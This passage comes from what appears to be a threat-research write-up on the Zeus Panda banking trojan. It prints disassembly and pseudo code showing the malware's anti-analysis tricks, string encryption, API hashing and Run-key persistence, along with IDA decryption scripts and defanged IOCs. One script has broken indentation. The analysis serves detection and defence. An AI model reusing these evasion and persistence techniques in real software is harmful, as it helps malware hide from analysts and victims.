00000000 ; [0000005C BYTES. COLLAPSED STRUCT LOGFONTW. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT IID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT IUnknown. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000003C BYTES. COLLAPSED STRUCT LOGFONTA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000140 BYTES. COLLAPSED STRUCT _WIN32_FIND_DATAA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000000C BYTES. COLLAPSED STRUCT _SECURITY_ATTRIBUTES. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000044 BYTES. COLLAPSED STRUCT _STARTUPINFOA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT _PROCESS_INFORMATION. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000018 BYTES. COLLAPSED STRUCT _LSA_OBJECT_ATTRIBUTES. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028 BYTES. COLLAPSED STRUCT WNDCLASSA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000001C BYTES. COLLAPSED STRUCT tagMSG. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT POINT. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028 BYTES. COLLAPSED STRUCT tagFINDREPLACEA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_REGISTRATION_RECORD. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000003C BYTES. COLLAPSED STRUCT tagLOGFONTA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000004C BYTES. COLLAPSED STRUCT tagOFNA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014 BYTES. COLLAPSED STRUCT tagCURSORINFO. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000018 BYTES. COLLAPSED STRUCT _RTL_CRITICAL_SECTION. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000044 BYTES. COLLAPSED STRUCT _STARTUPINFOW. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION  LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _LARGE_INTEGER::$837407842DC9087486FDFA5FEB63874E. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014 BYTES. COLLAPSED STRUCT _cpinfo. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED UNION  _SLIST_HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _SLIST_HEADER::$83AF6D9DC8E3810431D79B304957BA23. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT localeinfo_struct. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT _EVENT_DATA_DESCRIPTOR. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000024 BYTES. COLLAPSED STRUCT FuncInfo. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT UnwindMapEntry. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014 BYTES. COLLAPSED STRUCT TryBlockMapEntry. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT HandlerType. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028 BYTES. COLLAPSED STRUCT WNDCLASS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT tagPOINT. PRESS CTRL-NUMPAD+ TO EXPAND]
```


Periodically, we can find a valid and useful instruction. Below the EAX register is stored in a variable to be reused later in order to allocate a heap memory chunk to initiate its own unpacked code.



```
.text:12507015          ; Node #30
.text:12507021          ; Node #31
.text:1250702A          ; ---------------------------------------------------------------------------
.text:1250702A
.text:1250702A          jmp_always2:                            ; CODE XREF: WinMain(x,x,x,x)+5B3↑j
.text:1250702A 828                      push    0               ; hFindVolumeMountPoint
.text:1250702C 82C                      call    ds:FindVolumeMountPointClose ; Bogus Call
.text:12507032 828                      mov     ecx, return_code
.text:12507038 828                      mov     ebx, eax
.text:1250703A 828                      mov     duplicated_token, ecx
.text:12507040 828                      xor     eax, eax
.text:12507042 828                      mov     ecx, ds:dword_1251D4D0
.text:12507048 828                      xor     edx, edx
.text:1250704A 828                      mov     dword ptr [ebp+Caption], ecx
.text:1250704D 828                      mov     cl, ds:byte_1251D4D4
.text:12507053 828                      push    10h
.text:12507055 82C                      mov     [ebp+lpRect], ebx
.text:1250705B 82C                      lea     esi, [eax+1]
.text:1250705E 82C                      mov     [ebp+hToken], edx
.text:12507064 82C                      pop     edi
.text:12507065 828                      mov     [ebp+var_8], cl
.text:12507068 828                      mov     [ebp+addr_create_heap_result_newheap], edx
.text:1250706E 828                      mov     [ebp+WndClass.style], 3
.text:12507075 828                      mov     [ebp+WndClass.lpfnWndProc], offset Proc
.text:1250707C 828                      mov     [ebp+WndClass.cbClsExtra], edx
.text:1250707F          ------------------------------------------------------------
.text:1250707F 828                      mov     eax, ds:HeapCreate ; <===  Here is storing HeapCreate to perform call later
.text:1250707F          ------------------------------------------------------------
.text:12507084 828                      mov     ecx, [ebp+hToken]
.text:1250708A 828                      add     eax, ecx
.text:1250708C 828                      mov     [ebp+addr_create_heap_result_newheap], eax
```

The malware also uses others techniques to make analysis significantly more difficult, like creating hundreds of case comparisons, which makes tracing code much harder.


Below an example of several if conditional statements in pseudo code demonstrating this process and how it can result in impeding the ability to efficiently trace the code.




```
  v75 = duplicated_token;
  return_code -= (unsigned __int16)v74 + v325 * v325;
}
if ( v325 != looks_constant_77h * v313 )
{
  v74 = (unsigned __int16)looks_constant_77h - 6 * v74;
  v325 = v74;
}
sid_000000 = (_DWORD)constant_0 * v75;
if ( (HDC)((_DWORD)constant_0 * v75) == (HDC)((char *)constant_0 + v73) )
{
  v72 *= v325 * v73 * (unsigned __int16)v74 * (_DWORD)(constant_0 - 1);
  return_code = v72;
  if ( (HDC)sid_000000 == (HDC)((char *)constant_0 + v73) )
  {
    v72 *= v325 * (_DWORD)(constant_0 - 1) + v73 * (unsigned __int16)v74;
    return_code = v72;
  }
}
v76 = (ITypeLib *)(v313 + v325);
pptlib = (ITypeLib *)(v313 + v325);
if ( v313 + v325 == v72 * ((_DWORD)constant_0 - v72) )
{
  v77 = v73 / ((unsigned int)zero_constante - 3);
  v73 = cte_49400014;
  v76 = pptlib;
  v72 *= (unsigned __int16)looks_constant_77h + v77;
  return_code = v72;
}
if ( v76 == (ITypeLib *)(v72 * (_DWORD)(constant_0 + 1)) )
{
  v72 *= v73 + looks_constant_77h * duplicated_token;
  return_code = v72;
}
if ( (HWND)v325 == zero_constante )
{
  v74 -= (unsigned int)constant_0
       + v72 * (unsigned __int8)looks_constant_77h
       + (signed int)((_DWORD)constant_0 * v73) / (signed int)looks_constant_77h
       + (unsigned __int16)v325;
  v325 = v74;
```

In order to decrypt the malware code it's installs an exception handler, which is responsible for decrypting some memory bytes to continue it's execution.

Below you can see the SEH has just been initialized:



In the same routine, it performs the decryption routine for the following code. We also observed that the high number of exception calls were causing some sandboxes to crash as a way to prevent automated analysis.



Once the data is decrypted and stored into the buffer that was previously allocated, it continues execution back in winmain using a known mechanism, the callback routine feature of EnumDisplayMonitor, by setting up the value of the callback routine towards the patched memory.

During this execution, the malware will then continue to patch itself and continue execution.

The strings are encrypted using an XOR value, however each string uses a separate XOR value preventing an easy detection mechanism. Below is some IDA Python code which can be used to decrypt strings.

```
def decrypt(data, length, key):
    c = 0
    o = ''
    while c < length:
        o += chr((c ^ ord(data[c]) ^ ~key) & 0xff)
        c +=1
    return o

def get_data(index):
    base_encrypt = 0x1251A560
    key = Word(base_encrypt+8*index)
    length=Word(base_encrypt+2+8*index)
    data=GetManyBytes(Dword(base_encrypt+4+8*index), length)
    return key, length, data

def find_entry_index(addr):
    addr = idc.PrevHead(addr)
    if GetMnem(addr) == "mov" and "ecx" in GetOpnd(addr, 0):
        return GetOperandValue(addr, 1)
    return None

for addr in XrefsTo(0x1250EBD2, flags=0):
    entry = find_entry_index(addr.frm)
    try:
        key, length, data = get_data(entry)
        dec = decrypt(data, length, key)
        print "Ref Addr: 0x%x | Decrypted: %s" % (addr.frm, dec)
        MakeComm(addr.frm, ' decrypt_string return :'+dec)
        MakeComm(ref, dec)
    except:
        pass
```

This code should comment IDA strings decrypted and referenced where 0x1250EBD2 corresponds to the decryption routine and 0x1251A560 corresponds to the table of strings encrypted

```
.text:1250EBD2 ; int __fastcall decrypt_string(unsigned __int16 index_string_table, char *string)
.text:1250EBD2 decrypt_string  proc near               ; CODE XREF: sub_12501217+14↑p
.text:1250EBD2                                         ; sub_12501217+22↑p ...
.text:1250EBD2                 push    ebx
.text:1250EBD3                 push    esi
.text:1250EBD4                 movzx   esi, cx         ; offset
.text:1250EBD7                 xor     eax, eax
.text:1250EBD9                 push    edi
.text:1250EBDA                 xor     edi, edi
.text:1250EBDC                 mov     ebx, edx
.text:1250EBDE                 cmp     ax, ds:length_strings_table[esi*8] ; offset
.text:1250EBE6                 jnb     short decoded_string
.text:1250EBE8
.text:1250EBE8 continue:                               ; CODE XREF: decrypt_string+4B↓j
.text:1250EBE8                 mov     eax, ds:table_encrypted_bytes[esi*8]
.text:1250EBEF                 movzx   edx, di
.text:1250EBF2                 movsx   cx, byte ptr [eax+edx]
.text:1250EBF7                 movzx   eax, ds:byte_1251A560[esi*8]
.text:1250EBFF                 not     ax
.text:1250EC02                 xor     cx, ax
.text:1250EC05                 mov     eax, 0FFh
.text:1250EC0A                 xor     cx, di
.text:1250EC0D                 and     cx, ax
.text:1250EC10                 inc     edi
.text:1250EC11                 mov     [ebx+edx*2], cx
.text:1250EC15                 cmp     di, ds:length_strings_table[esi*8]
.text:1250EC1D                 jb      short continue
.text:1250EC1F
.text:1250EC1F decoded_string:                         ; CODE XREF: decrypt_string+14↑j
.text:1250EC1F                 movzx   eax, ds:length_strings_table[esi*8]
.text:1250EC27                 xor     ecx, ecx
.text:1250EC29                 pop     edi
.text:1250EC2A                 pop     esi
.text:1250EC2B                 mov     [ebx+eax*2], cx
.text:1250EC2F                 pop     ebx
.text:1250EC30                 retn
.text:1250EC30 decrypt_string  endp
.text:1250EC30
```

Comments are inserted into the disassembly making it much easier to understand the different features within the malware.

```
ext:12501FC8                push    ebp
ext:12501FC9                lea     ebp, [esp-78h]
ext:12501FCD                sub     esp, 0DCh
ext:12501FD3                lea     edx, [ebp+78h+a2] ; string
ext:12501FD6                mov     ecx, 16Eh       ; index_string_table
ext:12501FDB                call    decrypt_string  ;  decrypt_string return :\\.\SICE
ext:12501FE0                lea     edx, [ebp+78h+string] ; string
ext:12501FE3                mov     ecx, 165h       ; index_string_table
ext:12501FE8                call    decrypt_string  ;  decrypt_string return :\\.\SIWVID
ext:12501FED                lea     edx, [ebp+78h+var_DC] ; string
ext:12501FF0                mov     ecx, 169h       ; index_string_table
ext:12501FF5                call    decrypt_string  ;  decrypt_string return :\\.\SIWDEBUG
ext:12501FFA                lea     edx, [ebp+78h+var_60] ; string
ext:12501FFD                mov     ecx, 15Dh       ; index_string_table
ext:12502002                call    decrypt_string  ;  decrypt_string return :\\.\NTICE
ext:12502007                lea     edx, [ebp+78h+var_78] ; string
ext:1250200A                mov     ecx, 14Bh       ; index_string_table
ext:1250200F                call    decrypt_string  ;  decrypt_string return :\\.\REGVXG
ext:12502014                lea     edx, [ebp+78h+var_C0] ; string
ext:12502017                mov     ecx, 16Ah       ; index_string_table
ext:1250201C                call    decrypt_string  ;  decrypt_string return :\\.\FILEVXG
ext:12502021                lea     edx, [ebp+78h+var_90] ; string
ext:12502024                mov     ecx, 16Bh       ; index_string_table
ext:12502029                call    decrypt_string  ;  decrypt_string return :\\.\REGSYS
ext:1250202E                lea     edx, [ebp+78h+var_4C] ; string
ext:12502031                mov     ecx, 137h       ; index_string_table
ext:12502036                call    decrypt_string  ;  decrypt_string return :\\.\FILEM
ext:1250203B                lea     edx, [ebp+78h+var_10] ; string
ext:1250203E                mov     ecx, 162h       ; index_string_table
ext:12502043                call    decrypt_string  ;  decrypt_string return :\\.\TRW
ext:12502048                lea     edx, [ebp+78h+var_38] ; string
ext:1250204B                mov     ecx, 13Ch       ; index_string_table
ext:12502050                call    decrypt_string  ;  decrypt_string return :\\.\ICEXT
```

For API calls, there are also well known hash API calls which use the following algorithm. Again this is code which can be used within IDA in order to comment API calls.

```
def build_xor_api_name_table():
    global table_xor_api
    if not table_xor_api:
        table_xor_api = []
        entries = 0
        while entries < 256:
            copy_index = entries
            bits = 8
            while bits:
                if copy_index & 1:
                    copy_index = (copy_index >> 1) ^ 0xEDB88320
            else:
                copy_index >>= 1
            bits -= 1
        table_xor_api.append(copy_index)
        entries += 1
    return table_xor_api

def compute_hash(inString):
    global table_xor_api
    if not table_xor_api:
        build_xor_api_name_table()

if inString is None:
    return 0
ecx = 0xFFFFFFFF
for i in inString:
    eax = ord(i)
    eax = eax ^ ecx
    ecx = ecx >> 8
    eax = eax & 0xff
    ecx = ecx ^ table_xor_api[eax]
ecx = ~ecx & 0xFFFFFFFF
return ecx
```

The malware uses a generic function which takes the following arguments:

- the DWORD which corresponds to the module.
- An index entry corresponding to the table of encrypted string for modules (if not loaded).
- The hash of the API itself.
- The index where to store the api call address.

```
HMODULE __fastcall compute_from_module(HMODULE *hmodule, int index_key, int hash_api, int index_api_table)
{
  IMAGE_NT_HEADERS **_hmodule; // esi@1
  HMODULE result; // eax@1
  HMODULE v6; // eax@3
  WCHAR ModuleName; // [esp+Ch] [ebp-58h]@3

  _hmodule = (IMAGE_NT_HEADERS **)hmodule;
  result = *(HMODULE *)(table_api + 4 * index_api_table);
  if ( !result )
  {
    if ( *hmodule
      || (decrypt_string(index_key, (char *)&ModuleName),
          v6 = GetModuleHandleW(&ModuleName),
          (*_hmodule = (IMAGE_NT_HEADERS *)v6) != 0)
      || (result = LoadLibraryW(&ModuleName), (*_hmodule = (IMAGE_NT_HEADERS *)result) != 0) )
    {
      *(_DWORD *)(table_api + 4 * index_api_table) = return_getprocaddr(*_hmodule, hash_api);
      result = *(HMODULE *)(table_api + 4 * index_api_table);
    }
  }
  return result;
}
```

Below is example pseudo code showing how the API call is performed just to perform a process lookup into memory using the snapshot list.

```
snapshot = _snapshot;
for ( Process32FirstW = compute_from_module(&hmod_kernel32, 387, 0x8197004C, 16);
      ((int (__stdcall *)(int, int *))Process32FirstW)(snapshot, v11);
      Process32FirstW = compute_from_module(&hmod_kernel32, 387, 0xBC6B67BF, 18) )// Process32NextW
{
  StrStrIW = compute_from_module(&dword_1251DA80, 398, 0xF8697D4B, 17);
  if ( ((int (__stdcall *)(char *, void *))StrStrIW)(&v13, v2) )
  {
    v1 = 1;
    break;
  }
  v11 = &v12;
  snapshot = _snapshot_1;
}
CloseHandle = compute_from_module(&hmod_kernel32, 387, 0xB09315F4, 10);
((void (__stdcall *)(int))CloseHandle)(_snapshot_1);
return v1;
```

Once the malware begins its full execution, it copies an executable to the following folder location:

```
C:\Users\<Username>\AppData\Roaming\Macromedia\Flash
Player\macromedia.com\support\flashplayer\sys\
```

It maintains persistence by creating the following registry entry:

```
HKEY_USERS\<SID>\Software\Microsoft\Windows\CurrentVersion\Run\extensions.exe
```

It sets the data value for this registry entry to the path/filename that was created by the malware. An example of the data value is below:

```
"C:\Users\<Username>\AppData\Roaming\Macromedia\Flash
Player\macromedia.com\support\flashplayer\sys\extensions.exe"s\\0
```

In this particular case, the file that was dropped into the infected user's profile was named "extensions.exe" however Talos has observed several different file names being used when the executable is created.

Additional information about the operation of the Zeus Panda banking trojan once it has been unpacked has been published here.

Conclusion

Attackers are constantly trying to find new ways to entice users to run malware that can be used to infect the victim's computer with various payloads. Spam, malvertising, and watering hole attacks are commonly used to target users. Talos uncovered an entire framework that is using "SERP poisoning" to target unsuspecting users and distribute the Zeus Panda banking trojan. In this case, the attackers are taking specific keyword searches and ensuring that their malicious results are displayed high in the results returned by search engines

The threat landscape is constantly evolving and threat actors are continually looking for new attack vectors to target their victims. Having a sound, layered, defense-in-depth strategy in place will help ensure that organizations can respond to the constantly changing threat landscape. Users, however, must also remain vigilant and think twice before clicking a link, opening an attachment or even blinding trusting the results of a Google search.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	N/A
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Network Security appliances such asNGFW,NGIPS, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

The following Indicators of Compromise have been identified as being associated with this malware campaign. Note that some of the domains performing the initial redirection have been cleaned, however we are including them in the IOC list to allow organizations to determine if they have been impacted by this campaign.

Domains Distributing Maldocs:

mikemuder[.]com

IPs Distributing Maldocs:

67.195.61[.]46

Domains:

acountaxrioja[.]es
alpha[.]gtpo-cms[.]co[.]uk
arte-corp[.]jp
bellasweetboutique[.]com
billing[.]logohelp[.]com
birsan[.]com[.]tr
bitumast[.]com
bleed101[.]com
blindspotgallery[.]co[.]uk
blog[.]mitrampolin[.]com
calthacompany[.]com
cannonvalley[.]co[.]za
coinsdealer[.]pl
corvettescruisingalveston[.]com
craigchristian[.]com

dentopia[.]com[.]tr
dgbeauty[.]net
dressfortheday[.]com
evoluzionhealth[.]com
gemasach[.]com
japan-recruit[.]net
jaegar[.]jp
michaelleeclayton[.]com
www[.]academiaarena[.]com
www[.]bethyen[.]com
www[.]bioinbox[.]ro
www[.]distinctivecarpet.com
www[.]helgaleitner[.]at
www[.]gullsmedofstad[.]no
usedtextilemachinerylive[.]com
garagecodes[.]com
astrodestino[.]com[.]br

Intermediary Redirect Domains

dverioptomtut[.]ru

Word Doc Filenames:

nordea-sweden-bank-account-number.doc
al-rajhi-bank-working-hours-during-ramadan.doc
how-many-digits-in-karur-vysya-bank-account-number.doc
free-online-books-for-bank-clerk-exam.doc
how-to-cancel-a-cheque-commonwealth-bank.doc
salary-slip-format-in-excel-with-formula-free-download.doc
bank-of-baroda-account-balance-check.doc
bank-guarantee-format-mt760.doc
incoming-wire-transfer-td-bank.doc
free-online-books-for-bank-clerk-exam.doc
sbi-bank-recurring-deposit-form.doc

Word Doc Hashes:

713190f0433ae9180aea272957d80b2b408ef479d2d022f0c561297dafcfaec2 (SHA256)

PE32 Distribution URLs:

settleware[.]com/blog/wp-content/themes/inove/templates/html/krang.wwt

PE32 Hashes:

59b11483cb6ac4ea298d9caecf54c4168ef637f2f3d8c893941c8bea77c67868 (SHA256)
5f4c8191caea525a6fe2dddce21e24157f8c131f0ec310995098701f24fa6867 (SHA256)
29f1b6b996f13455d77b4657499daee2f70058dc29e18fa4832ad8401865301a (SHA256)
0b4d6e2f00880a9e0235535bdda7220ca638190b06edd6b2b1cba05eb3ac6a92 (SHA256)

C2 Domains:

hppavag0ab9raaz[.]club
havagab9raaz[.]club

C2 IP Addresses:

82.146.59[.]228